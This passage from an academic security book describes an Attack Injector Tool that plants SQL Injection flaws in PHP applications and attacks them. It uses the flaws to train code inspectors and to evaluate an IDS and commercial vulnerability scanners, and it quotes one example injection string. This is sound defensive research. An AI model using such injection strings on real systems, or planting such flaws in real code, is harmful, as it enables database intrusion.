
Figure 5-13 – Setup of the Attack Injector with an IDS under evaluation.

In the second scenario, **offline use to provide a set of vulnerabilities that can be attacked**, the Attack Injector Tool can be seen as the Vulnerability Injector Tool with result confirmation, because the vulnerabilities injected are tested to check if they can be exploited or not. This scenario can be used in a variety of situations (already described in chapter 4), such as: to provide a test bed to train and evaluate security teams that are going to perform code review or penetration testing, to test static code

analyzers, to estimate the number of vulnerabilities still present in the code, to evaluate web application vulnerability scanners, etc. It can also provide a ready to use testbed for web application security tools can also be integrated into assessment tools like the Moth [*Riancho*, 2009] and projects like the Stanford SecuriyBench [*Livshits*, 2005a, 2005b], or in web applications installed in honeypots prepared to collect data about how hackers execute their attacks. This can be helpful to know how hackers operate, what assets they want to attack and how they are using the vulnerabilities to attack other parts of the system.

For example, let us consider the assessment of web application vulnerability scanners, which are used to test for security problems in deployed web applications. These scanners perform the black-box testing by interacting with the web application from the point of view of the attacker. They can be used to discover known vulnerabilities, but also unknown ones, like XSS or SQL Injection in custom made web applications. In this scenario, the Attack Injector Tool injects vulnerabilities and attacks them to see those that can be successfully attacked. These vulnerabilities that are proven that can be attacked are injected, one by one, and the web application vulnerability scanner is run every time, to see if it can detect that particular vulnerability. This procedure can be used to obtain the percentage of vulnerabilities that the scanner cannot detect, and what are the most difficult types to be detected by this tool. In this typical offline setup, the vulnerabilities can be injected one at a time (like the case of the example shown) or multiple vulnerabilities at once (for the case of training security assurance teams, for example).

The offline use can also be applied to evaluate the test cases developed for a given web application. It is supposed that the test cases cover all the application functionalities in every situation. So, if the application code is changed, the test cases should be able to discover that something is wrong with the application. In situations where the test cases are not able to detect the modification, they should be improved and, maybe, the improvement can even uncover other unknown faulty situations.

5.5 Conclusion

This chapter proposes a novel methodology to automatically inject realistic attacks in web applications. This methodology consists of analyzing the web application and generating a set of vulnerabilities to be injected. Each vulnerability generated is then injected and one or more attacks are mounted over each vulnerability. The success of the attack is automatically assessed and reported.

The realism of the vulnerabilities injected derives from the use of the results of the field study on real security vulnerabilities in widely used web applications. This is, in fact, a key aspect of the methodology, because it intends to attack true to life vulnerabilities. To broaden the boundaries of the methodology, we can use up to date field data on a wider range of vulnerabilities and also on a wider range and variety of web applications.

The attack injection methodology can seamlessly be applied to various web application security scenarios, including different technologies and vulnerabilities. Although the initial focus was on LAMP web applications and on SQL Injection and XSS vulnerabilities, because of their relevance for the web application security, we foresee that similar approaches will be used in other security related scenarios. For example, this can be applied in situations based on desktop or even network security vulnerabilities. For sure, they have their specific problems and constraints that must be addressed, but the main idea can be quite similar.

To demonstrate the feasibility of the methodology, we developed a tool that automates the whole process. Although it is only a prototype, it highlights and overcomes implementation specific issues. It is emphasized the need to match the results of the dynamic analysis and the static analysis of the web application and the need to synchronize the outputs of the HTTP and SQL probes, which can be executed as independent processes and in different computers. All these results must produce a single analysis log containing both the input and the output interaction results. The prototype focused on the most important fault type, the MFCext., generating SQL Injection vulnerabilities. Although this fault type represents the large majority of all the faults classified in the field study (presented in chapter 3) and can be considered

representative, other fault types can also be implemented, namely those that come next concerning their relevance.

This prototype tool provided the means to evaluate the proposed attack methodology in real world scenarios, which are described in detail in section 6.2. As will be shown in the subsequent chapter, the proposed approach provides an effective way to assess and improve security mechanisms related to web applications, for instance, in custom deployment situations and setups.

6
Vulnerability and Attack Injection: Case Studies

The previous three chapters presented the contributions of this book to the security of web applications applying fault injection: analysis and classification of security vulnerabilities, vulnerability injection, and attack injection. This chapter presents the experiments designed to illustrate security related scenarios where the techniques previously proposed for vulnerability injection and attack injection can be used. It starts by applying the web application vulnerability injection presented in chapter 4 as a tool to help training security assurance personnel. This study is used to demonstrate that it is possible to inject realistic vulnerabilities into the web application code and use them during the security training to improve the performance of humans in both black-box and white-box testing. The next experiments show how the attack injection methodology presented in chapter 5 can be used to inject realistic web application vulnerabilities assuring that they can be attacked. The experiments show examples designed to evaluate an IDS by attacking the vulnerabilities injected, and web application vulnerability scanners by verifying how many vulnerabilities these tools left undetected.

This research followed the scientific method, which can be expressed with the test of the hypothesis by performing controlled experiments. According to the scientific method, the hypothesis must be testable and **falsifiable** (it can also produce a negative result), the experiments must be **controlled** by testing only one variable at a time, and

must be **reproducible** so that the results are also repeatable (from the statistical perspective they lead to the same conclusions) [*Peisert and Bishop*, 2007a, 2007b].

All datasets used in the security experiments have their own specific characteristics and they cannot be easily generalized to a broad range of situations. In some cases, the datasets used come from production systems and their data is confidential and cannot be publicly available. Anyway, all results are presented, stating clearly how the experiments were conducted and their limitations. Furthermore, an effort was made to draw conclusions only within the scope of the experiments, avoiding "hard to prove" generalizations.

The structure of the chapter is the following: section 6.1 describes how the vulnerability injection technology detailed in chapter 4 can be used to train security teams. Section 6.2 describes the experiments done with the Attack Injector Tool presented in chapter 5. Section 6.3 concludes the chapter.

6.1 Training security assurance teams using vulnerability injection

Widely accepted security reports and surveys recommend the use of common security practices to prevent attacks, like SQL Injection and XSS, to the application layer [*Baker et al.*, 2010; *Epstein*, 2009]. Among these security practices there are security team training, code inspection and penetration testing. **Code Inspection** and **Penetration Testing** represent two key quality assurance procedures that must be used to detect security vulnerabilities (see section 2.4 for details). Code inspection is a white-box approach that consists in the formal review of the application code by an external team (e.g. using procedures from well-established guides [*Boehm*, 1979; *ESA*, 2008]). Penetration testing is a black-box approach consisting in a set of tests made from the point of view of the attacker, where the external team tries to find all the possible vulnerable entry points of the application (a methodology example can be seen in [*OISSG*, 2006]). These practices should be included earlier in the software development lifecycle of secure web application in order to help producing a better and safer product from the start.

196

This section shows that the proposed vulnerability injection approach (described in chapter 4) can be used for training security assurance teams to perform effective code inspection and manual penetration testing in web applications. The approach uses the injection of realistic vulnerabilities in web application files that are then used during training activities. This provides the security teams with an experience close to what they may find when inspecting or testing web applications to detect real vulnerabilities. Recall that the vulnerabilities injected are realistic as they are defined based on the results of a field study on real security vulnerabilities (as presented in chapter 3).

In the experiments, the security assurance team starts by attending a short generic training course on security in web applications, followed by a practical exercise in which the team searches for vulnerabilities in software code. Afterwards, the team attends another short training course, this time focusing on providing them relevant information on the most common vulnerabilities found in web applications. In the final step the team performs a second practical exercise on security code inspection and penetration testing (obviously, the team is expected to perform better during this exercise as a result of the knowledge they acquired during the second training). The code used during the practical exercises is generated by automatically injecting vulnerabilities in the source files of web applications using the Vulnerability Injection Tool presented in chapter 4.

This approach was tested to assess its effectiveness. Two teams attended the training sessions and results show that both teams increased their ability to detect vulnerabilities. To have a more detailed perception on the performance of the teams, their results were compared with those executed by penetration tests using commercial web application vulnerability scanners (described in section 2.4.5). These scanners provide an automatic way to search for vulnerabilities avoiding the repetitive and tedious task of doing hundreds or even thousands of tests by hand for each vulnerability type. Amazingly, both security teams outperformed the vulnerability scanners by detecting more vulnerabilities, right after the first training course.

6.1.1 Experimental scenario to train security teams

Two teams of six elements each volunteered for the experiments. One of the teams (team T1) incorporated experienced people with several years of software development, including a technical manager, a quality assurance officer, and a project manager. The other team (team T2) was composed of computer engineering university students without much programming experience. In what concerns the vulnerabilities tested, some of the testers had some incipient knowledge about SQL Injection but they all had very little or none about XSS.

People involved in the experiments were not security experts, as none of them had ever been part of a security test team, although they have some insights of the technologies involved. As the main goal of the experiments was to evaluate the learning curve provided by the proposed approach of training people using vulnerability injection, the low level of expertise on security coding was not a problem. Unfortunately, the reality is that many web application projects actually use programmers without specific knowhow on secure coding, just like the two teams used in our experiments. In this sense, the results of the experiments also represent what can be achieved in training mainstream web programmers.

Both teams followed the experimental procedure presented next:

1. **Basic Training.** The team attends a short generic training course introducing the concept of vulnerabilities in web applications and how to detect them using both source code inspection and penetration testing. During this session, no detailed information is given about the code patterns that lead to security vulnerabilities. The session consists of a thirty minutes generic training on XSS and SQL Injection. This training is based on data from the Open Web Application Security Project (OWASP) [*OWASP Foundation*, 2008b, 2009a, 2009c, 2009e]. In this training session are described the vulnerabilities, what causes them (the deficient validation of external input and output) and the dangers involved. Then, are explained the generic ways to search for XSS and SQL Injection using the source code of the web application and using the browser by looking to what

is displayed and to the HTML generated. One real life example of exploiting each type of vulnerabilities is also detailed.

2. **First Test.** The second stage is a practical session to consolidate what was learned and to get a baseline measure of the performance of the team, concerning the identification of vulnerabilities. This is done before the team gets specifically trained for security vulnerabilities identification (which occurs in the next stage). To create a lifelike scenario, realistic vulnerabilities are injected in the web applications used by the trainees. These vulnerabilities are based on the most common vulnerabilities found in web applications and the injection is done using the Vulnerability Injector Tool proposed in section 4.3.

3. **Specific Training.** The team attends another short training course. Like the first training, this also takes approximately thirty minutes, however, this one focuses on the specific attributes of the most common vulnerabilities found in web applications, like where they may be located and what code is usually responsible for them, according to the Vulnerability Operators described in section 4.1. It also provides guidance on how to exploit these vulnerabilities based on their specific characteristics.

4. **Second Test.** At the end, there is a second practical session to consolidate what was learned and to assess the improvement of the team during the training process. These tests target a block of code different from the one used in the First Test and the setup is similar to the one used before. The number of vulnerabilities detected by the security team and the time needed to detect them are important metrics that are used to evaluate if the ability of the team to identify security vulnerabilities improved when compared to the First Test. These metrics are collected and analyzed separately for each quality assurance procedure (code inspection and penetration testing).

The experiments used the MyReferences web application as the target system. It consists of 13 PHP files and runs in a Linux server with the Apache web server accessing a MySQL database. This application is used to manage publications: it allows the storage of PDF documents, and some information about them like the title, the conference, the year of publication, the document type, the relevance, and the authors.

The database used comprises five tables with data from 118 publications and 317 authors.

Four days before the start of the experiments we provided to the two teams a document detailing the web application files and the Entity-Relationship diagram of the database (see Annex C). Furthermore they had access via a web browser to the web application and they knew the login credentials for a registered user.

6.1.2 Code inspection

The code inspection test consists of the execution of a formal code inspection procedure targeting a block of source code of the web application. In this formal code inspection procedure, each member of the team had a specific role, as in traditional code inspections [*Fagan*, 1976; *Gilb and Graham*, 1994]: a Moderator, a Reader, a Note Taker and the others were Inspectors. The Author of the code was also present to clarify any doubts about the web application.

For the code inspection tests, two files of the MyReferences web application were used:

1. **edit_paper.php.** File responsible for allowing the update, delete insert and visualization of the information of each paper stored in the back-end database.
2. **show_papers.php.** Shows the information about the list of papers that can be sorted by any field. Each displayed page shows only five papers at a time and it is possible to confine the papers using common filter restrictions.

Two different blocks of code from the edit_paper.php were randomly picked and the same number of vulnerabilities were injected in each block (Table 6-1). The same procedure was applied to the show_papers.php. In order to expose similar code in both periods, one block from each file was used during the First Test and the other during the Second Test.

Table 6-1– Vulnerability injection distribution used in the First Test and in the Second Test.

Web application files	Code lines (Start-Finish)	# Vulnerabilities injected	
		First Test	Second Test
edit_paper.php	1-104	4	-
	105-215	-	4
show_papers.php	36-184	5	-
	185-283	-	5

The results of the first code inspection done by the two teams (T1 and T2) are depicted in Table 6-2. It can be observed the number of vulnerabilities injected in the web application files, the number of vulnerabilities discovered and the average time spent analyzing each line of code.

Table 6-2– Code Inspection results of the First Test.

(After the Basic Training period)

Web application Files	Code lines	# Vulnerabilities			#Seconds/line of code	
		Injected	Discovered		T1	T2
			T1	T2		
edit_paper.php	1-104	4	3	2	18	51
show_papers.php	36-184	5	2	3	16	30
	Total	9	5	5	17	33

The results of the second code inspection (after Specific Training) are depicted in Table 6-3. Comparing the results obtained before and after the Specific Training there is a clear improvement in the number of vulnerabilities discovered by the two teams. In the First Training period both teams discovered five vulnerabilities and left four undetected. After the Specific Training, they could find all the nine vulnerabilities injected. An interesting aspect is that both teams were able to find more vulnerable locations than

those that were injected. These are represented with a + sign in Table 6-3. This enforces the idea that it is never known when all the vulnerabilities are mitigated, although it is important to address the most that can possible be done, thus reducing the attack surface. An important aspect is that, although the security teams were much more effective in the second training period, they spent nearly the same amount of time inspecting each line of code as before.

Table 6-3– Code Inspection results of the Second Test.

(After the Specific Training period)

Web application files	Code lines	# Vulnerabilities			#Seconds/line of code	
		Injected	Discovered		T1	T2
			T1	T2		
`edit_paper.php`	105-215	4	4	4	23	24
`show_papers.php`	185-283	5	5 (+4)	5 (+1)	13	28
Total		**9**	**9 (+4)**	**9 (+1)**	**18**	**25**

Note: Unexpected vulnerabilities that were discovered are represented by a + sign with a number representing how many were found.

Both teams also made some wrong decisions during these experiments. During the Basic Training period team T1 wrongly reported a variable as being vulnerable in the `show_papers.php` file. Although this variable is not sanitized in the code, all the possible values that it may have belong to a set of hard coded values, making it impossible to be exploited by an attacker. The evaluation of the results of the teams was only made public after the completion of all the experiments, so it was not a surprise to see that after the Specific Training period team T1 also reported the use of the same variable responsible for the previous mistake in the same PHP file in three other locations. As expected, they signaled these as possible locations to be exploited. This mistake was clearly propagated from the previous code inspection phase. Both teams indicated another variable as being vulnerable to attack (this time in the `edit_paper.php` file), but again that variable could only take values that were hardwired in the code. It is a good practice to sanitize every input variable, and all

mistakes that were found in the two phases are fine recommendations for programmers to improve the code. Although they are not currently a threat, a future upgrade of the web application can change some parts of the source code exposing these unprotected variables to the attacker.

6.1.3 Penetration testing

Penetration testing consists of practitioners interacting with the web page of the application from the point of view of the attacker. The test team searches for vulnerabilities by trying to penetrate the application tweaking POST and GET HTTP parameters.

The web page under attack was previously injected with vulnerabilities using the Vulnerability Injector Tool. During the penetration testing, the data in the database may change as a result of the natural fuzzing process to find vulnerabilities. This is usually the case when searching for SQL Injection vulnerabilities, because the tester is tweaking the SQL queries sent to the back-end database. To prevent bias a backup of the database was made, and it can be restored whenever the teams need it due to the changes they make to the web application database.

The penetration test experiments were based on one web application file not yet used in the experiments: the `edit_authors.php`. This file is responsible for the update, delete insert and visualization of the information related to the authors of each paper. Two modified versions of this file were created, one to be used during the Basic Training period and another to be used during the Specific Training period. In each of the modified versions were injected five vulnerabilities guaranteeing that those injected in one version were different than those injected in the other version.

The interaction with the target HTML variable can be done tweaking the value in the HTML `FORM` field (POST parameter) or in the URL string (GET parameter), depending

on implementation of the web application page. However, HTML tag attributes or client-side JavaScript code may restrict what can be written in the HTML FORM field. In this case, the teams have to intercept the HTTP communication (e.g. using a proxy like the Paros Proxy [*Chinotec Technologies Company*, 2009] or the WebScarab[21] [*OWASP Foundation*, 2009d]), and then change the GET and POST parameters directly. After intercepting the communication, it is as easy to manipulate POST as GET parameters. Doing so, they can easily overcome the web application constraints placed in the client side.

In the experiments, the chosen target application file used only GET parameters, preventing the need for more time to perform tests with POST parameters. Each practical session had 60 minutes of search time, which was enough for the teams to find most of the vulnerabilities injected without dwindling the detection efficiency of the teams. In fact, no member of the teams requested more time to complete the analysis.

Another objective of this experiment was to know if the vulnerabilities injected could be detected by some top commercial web application vulnerability scanners and to compare the results with those of the security teams. For these scanners the HP WebInspect 7.7 (WebInspect) and the IBM Watchfire AppScan 7.0 (AppScan) were used.

The results of the experiments are depicted in Table 6-4. The table includes the data obtained by the two teams (T1 and T2), both before and after the Specific Training period, and also depicts the results of the scanners.

None of the human teams were able to find all the vulnerabilities, however they improved their detection ability after the Specific Training period. Team T1 improved from 20% of the detection of the vulnerabilities injected to 80%. Team T2 evolution

---

[21] The WebScarab can also be used as a fuzzing tool.

was not so relevant, however they improved from 40% to 60%. Moreover, every team was able to detect more vulnerabilities than the scanners, confirming the results obtained when the scanners were tested, which can be seen in section 6.2.3 and in Annex A. Also, every vulnerability detected by the scanners was also detected by the teams, which is important in terms of coverage. There was, however, one vulnerability that was not detected by any team. It was a SQL Injection vulnerability, which is usually more difficult to detect than most XSS vulnerabilities given that the web application was not displaying errors (this is a security measure taken to reduce this kind of malicious probing).

Table 6-4– Penetration Test results.

Period	# Vulnerabilities				
	Injected	Discovered and Exploited			
		T1	T2	WebInspect	AppScan
Basic Training	5	1	2	1	0
Specific Training	5	4	3	1	2
Total	10	5	5	2	2

6.1.4 Overall results and discussion

Summing up the results of the Code Inspection and the Penetration Testing experiments there was a clear improvement after the Specific Training, which can be observed in Figure 6-1 and Figure 6-2.

Code Inspection Results

Figure 6-1 - Vulnerability detection comparison: Code Inspection results.

Although only a small number of samples was used, results show an increase in vulnerability detection of around 40% in both code inspection and penetration tests. It can also be observed that security teams performed better than commercial scanners (even before the Specific Training period). These improvements in vulnerability detection are impressive given the short period of time used to train the teams.

The experimental results show that the data associated to the most common vulnerability types can be used with success as a guide to train security teams, improving the results of both code inspection and penetration security tests. Furthermore, they also demonstrate the importance of a mechanism like the Vulnerability Injector Tool to automatically generate vulnerabilities that can be used to train the security teams.

Figure 6-2 - Vulnerability detection comparison: Penetration Test results.

6.2 Assessing security tools using attack injection

This section presents the Attack Injector Tool described in chapter 5 showing how it can be used to improve web application security mechanisms. Two typical scenarios are used: testing a database IDS and commercial vulnerability scanners. The attack injection approach is based on the injection of realistic vulnerabilities in web application files and their posterior automated attack. To evaluate the proposed vulnerability and attack injection tools three groups of experiments were conducted:

1. The first group consists of **injecting vulnerabilities into three web applications** to verify the quality of the vulnerabilities injected and the attack performance.

2. The second group consists of **testing one database IDS**. The goal is to evaluate the efficiency of the IDS by analyzing the ability to detect the attacks done by the Attack Injector Tool.

3. The final group of experiments consists of **evaluating two top commercial web application vulnerability scanners** regarding the detection of vulnerabilities that may be exploited for ad-hoc SQL Injection. In this situation, the scanners were tested considering only vulnerabilities that could be attacked by the Attack Injector Tool.

The experimental setup is based on LAMP (Linux, Apache, Mysql and PHP) web applications. The server runs Linux and the web server is Apache. This server hosts a PHP web application that accesses a Mysql database. This topology of operating system and software was chosen as it represents one of the most common technologies used to build custom web applications nowadays [*Netcraft*, 2010; *Seguy*, 2008].

Three different web applications were considered:

1. **TikiWiki** groupware/content management system [*TikiWiki*, 2009]. It allows building wikis, which are web sites that accept the contribution of users for adding and modifying its contents. The TikiWiki is widely used for building well-known sites, such as the Official Firefox Support site and the KDE wiki. It was one of the finalists of the sourceforge.net 2007 for the most collaborative project award.

2. **phpBB** forum solution. It is a well-known LAMP web application and it has become the most widely used Open Source forum solution [*phpBB Group*, 2009]. It is used by millions of users worldwide and won the sourceforge.net 2007 community choice awards for best project for communications. It is also the forum module integrated into the phpNuke content management and portal web application.

3. **MyReferences** web application. It is a custom made application that consists of 13 PHP files and can be used to manage publications: it allows the storage of PDF documents, including some information about them such as the title, the conference, the year of publication, the document type, the relevance, and the authors. The information may be edited, queried and displayed.

The current prototype implementation of the Attack Injector Tool does not cope with sessions, so the parts of the applications that need to maintain a session cannot be tested. This means that only their public sections can be analyzed. The MyReferences does not have this restriction, but for TikiWiki and phpBB applications the attack surface was bounded only to the public sections, which already corresponds to large pieces of source code. Overall from MyReferences there are two files with 479 lines of code, the public section of TikiWiki has three files with 1,857 lines of code whereas phpBB has five files with 4,639 lines of code.

6.2.1 Vulnerabilities and attacks injected

The goal of this experiment is to validate the ability of the Attack Injector Tool to inject vulnerabilities and also to exploit them to attack web applications. As explained in section 5.1, this process is mostly automatic and consists of the Preparation Stage, Vulnerability Injection Stage, Attackload Generation Stage and Attack Stage.

The gathering of the information about the web application pages and their links can be done manually or using a web crawler. In order to keep the same conditions for all the applications analyzed all the tests were done using the same web crawler, the one present in the Acunetix Web Vulnerability Scanner. There are several web crawlers available nowadays [*Java-Source.net*, 2009], but only some are able to insert values in the web application fields, such as the WebSphinx. For this purpose, the crawler presented in the WAVES framework can also be used [*Huang et al.*, 2003] or the crawlers built in the commercial web application vulnerability scanners, which are usually very good in performing this task of web site exploration.

The results of the attack injection in the target web applications are summarized in Table 6-5. The tool took approximately 11 minutes in the attack stage of the TikiWiki, 12 minutes in the phpBB and 4 minutes in the MyReferences. The vulnerabilities injected represent all the "Missing Function Call Extended (MFCext.)" SQL Injection types that can be realistically injected into the files used in the experiments. As already stated, these vulnerabilities must comply with a restrictive set of rules in order to be

209

considered realistic, as detailed in section 4.1. On average, the tool injected one vulnerability for every 129 lines of PHP code.

Table 6-5–Attack injection results of the web applications analyzed.

Web apps.	Files attacked	Code lines	Vuln. injected	Attacks	Attacks successful	Vulnerabilities attacked successfully
TikiWiki	`tiki-editpage.php`	904	3	84	34	3
	`tiki-index.php`	648	1	7	6	1
	`tiki-login.php`	305	3	21	0	0
	Total	1857	7	112	40 (36%)	4 (57%)
phpBB	`search.php`	1405	3	42	42	3
	`login.php`	224	1	21	21	1
	`viewforum.php`	694	1	7	7	1
	`viewtopic.php`	1210	5	84	84	5
	`posting.php`	1106	4	112	112	4
	Total	4639	14	266	266 (100%)	14 (100%)
MyRefs	`edit_paper.php`	310	27	525	61	20
	`edit_authors.php`	169	6	196	46	5
	Total	479	33	721	107 (15%)	25 (76%)
	Grand total	**6975**	**54**	**1099**	**413 (38%)**	**43 (80%)**

A collection of attackloads (see Table 5-1) was applied to each vulnerability and 38% of those attacks were successful. This measure of success comes from the presence of the attackload footprint in the SQL queries sent to the database. However, the current attackloads were able to penetrate 80% of the vulnerabilities injected.

We analyzed, one by one, each vulnerability injected that was not successfully attacked, in order to understand the reason why the attack was not successful. In five situations, belonging to the `edit_authors.php` file of the MyReferences web application the vulnerability was injected by removing an `intval` PHP function. By removing this function it is expected that the variable could be attacked injecting string values, such as

" or 1=1" (see Table 5-1 for more examples). However, the affected variables are used inside strings formatted with the %d format, which filters non-numeric variables. Therefore, this string formatting gives another level of protection preventing the attack to succeed through the supposedly vulnerable variable. In these situations, when the tool injects one vulnerability (by removing the code responsible for the sanitation of the variable) it leaves the other pieces of code still preventing the variable from being exploited. Recall that only a single vulnerability is injected at a time (even when multiple vulnerabilities can be injected in the same file). The reason is that we have no field study data supporting the realistic injection of more than one vulnerability at the same time.

All the other situations where it was not possible to attack the vulnerability, including the ones in tiki-login.php of the TikiWiki web application, are the result of an implementation simplification in the prototype of the Attack Injector Tool. This occurs when two variables with the same name are used in the same PHP file, although they are used in different blocks of code (they have a different scope). The Attack Injector tool can be tricked by this situation and, therefore, may try to inject a vulnerability in a place that has no relation to the right variable. In this case, the change in the code has no effect on the building of the SQL query and, therefore, it is not an injection of a vulnerability. In the particular case tested, the problem was the use of a variable in a query and the use of an unrelated variable with the same name in a GET parameter of a HTML form. They are not related to each other as their scope of action is disjoint.

The vulnerabilities that could not be attacked represent only 20% of all the vulnerabilities injected. Except for the particular cases explained before, the results show that the tool is effective in providing a sufficient number of realistic vulnerabilities in a web application and that these vulnerabilities can be successfully attacked.

6.2.2 IDS evaluation

One possible use for the Attack Injector Tool is the evaluation of security counter measures, such as IDSs. In this situation, the IDS must be somehow integrated with the

Attack Injector Tool, as the output must be closely monitored during the attack stage (as explained in section 5.4).

For this case study, we used the IDS[22] for databases configured for MySQL DBMS. This IDS implements the anomaly detection approach and includes a learning phase and a detection phase. Before initiating the attack injection, the IDS is trained with the target web application using the web crawler to execute the web application functions. After the training phase of the IDS, the Attack Injector Tool is configured to operate together with the IDS and monitor its output.

The results of these experiments, for the three target web applications, are shown in Table 6-6. The results of the table show that the IDS was able to detect 99% of the attacks injected and missed only five of them (difference between the Successful attacks and the Attacks detected by the IDS). It also shows that, allied to the high detection rate of the IDS, there is also a high false positive rate.

The Attack Injector Tool not only provides the results shown in the Table 6-6, but it also gives all the details of the attacks, like the exact HTTP attack code, the target variable, the attackload used, the query sent to the database, etc. With this information, developers and security practitioners can improve their security mechanisms and procedures. For example, in this case study, a defective function of the IDS could be easily identified as the responsible for many problems in the detection. There was one particular situation when processing the query structure that was not covered correctly: the way `TAB` characters are processed as `SPACE` characters is different in the learning and in the detection phases. This small difference was enough to mislead the IDS. Some other problematic situations may be due to an insufficient learning period so, to be able

---

[22] The IDS used in this experiment is the same that is described in section 0.

to detect all good interactions as they are, the IDS must be trained for a longer period, until all the profiles are fully learned.

Table 6-6– Evaluation results of the IDS.

Web apps	Files attacked	Vuln. injected	Total attacks	Successful attacks	Attacks detected by the IDS	False positives of the IDS
TikiWiki	`tiki-editpage.php`	3	84	34	34	49
	`tiki-index.php`	1	7	6	6	1
	`tiki-login.php`	3	21	0	0	21
	Total	7	112	40	40 (100%)	71 (99%)
phpBB	`search.php`	3	42	42	42	0
	`login.php`	1	21	21	21	0
	`viewforum.php`	1	7	7	7	0
	`viewtopic.php`	5	84	84	84	0
	`posting.php`	4	112	112	112	0
	Total	14	266	266	266 (100%)	0 (0%)
MyRefs	`edit_paper.php`	27	525	61	61	294
	`edit_authors.php`	6	196	46	41	28
	Total	33	721	107	102 (95%)	322 (52%)
	Grand total	**54**	**1099**	**413**	**408 (99%)**	**393 (57%)**

These tests were done using the IDS described in section 7.5.3. An important outcome is that the results above showed some weaknesses that were not uncovered by the synthetic tests presented in section 7.5.3.2. This experiment highlights the need to test security mechanisms considering realistic scenarios, which is one of the advantages of the Attack Injector Tool. Furthermore, the assessment of several SQL detection tools was already done using with the proposed Attack Injector Tool [*Elia et al.*, 2010]. Some of the tools are widely used, like Apache Scalp, Snort or GreenSQL and other are from academia research, like the ACD Monitor and our IDS. The results of the experiments highlighted the overall difficulty of these tools in successfully detecting the attacks with a reasonable false positive rate (see [*Elia et al.*, 2010] for details).

6.2.3 Web application vulnerability scanners evaluation

In this scenario another type of security tools is evaluated: the web application vulnerability scanner (see section 2.4.5 for details). These scanners are commercial tools used to audit the web application security from the point of view of the attacker as they try to penetrate the web application as a black-box (without accessing the source code). These scanners provide an easy and automatic way to search for vulnerabilities, avoiding the repetitive and tedious task of doing hundreds or even thousands of tests by hand for each vulnerability type. They can assess a myriad of security aspects such as XSS, SQL Injection, path traversal, file disclosure, web server vulnerabilities, etc. They use signatures of identified attacks of known web applications (and web application versions), but they can also test for ad-hoc XSS and SQL Injection vulnerabilities. In this study we tested their ability to discover unreported SQL Injection vulnerabilities in web applications. As target commercial scanners, the HP WebInspect 7.7 (WebInspect) and the IBM Watchfire AppScan 7.0 (AppScan) were used.

